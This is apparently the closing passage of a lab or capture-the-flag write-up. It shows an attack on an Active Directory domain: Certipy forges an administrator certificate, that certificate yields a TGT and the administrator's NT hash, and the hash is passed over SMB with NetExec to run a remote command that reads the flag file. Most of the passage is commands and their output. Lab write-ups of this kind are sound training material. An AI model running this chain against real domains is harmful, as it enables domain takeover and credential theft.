[*] Requesting certificate via RPC
[*] Request ID is 30
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@mykalis.dojo'
[*] Certificate object SID is 'S-1-5-21-718436270-1213841202-3127682982-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
and we can authenticate with the certificate now :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
certipy-ad auth -pfx administrator.pfx -domain mykalis.dojo -dc-ip 10.8.0.100
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@mykalis.dojo'
[*]     SAN URL SID: 'S-1-5-21-718436270-1213841202-3127682982-500'
[*]     Security Extension SID: 'S-1-5-21-718436270-1213841202-3127682982-500'
[*] Using principal: 'administrator@mykalis.dojo'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@mykalis.dojo': aad3b435b51404eeaad3b435b51404ee:d4223ef45c991e27c2339827948a1828
and we can use this hash to get the flag :
1
2
3
4
5
nxc smb 10.8.0.100 -u administrator -H d4223ef45c991e27c2339827948a1828 -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:mykalis.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] mykalis.dojo\administrator:d4223ef45c991e27c2339827948a1828 (Pwn3d!)
SMB         10.8.0.100      445    DC               [+] Executed command via wmiexec
SMB         10.8.0.100      445    DC               flag_36a6fd77_a664_4295_bd26_e18f18bb8041
Done.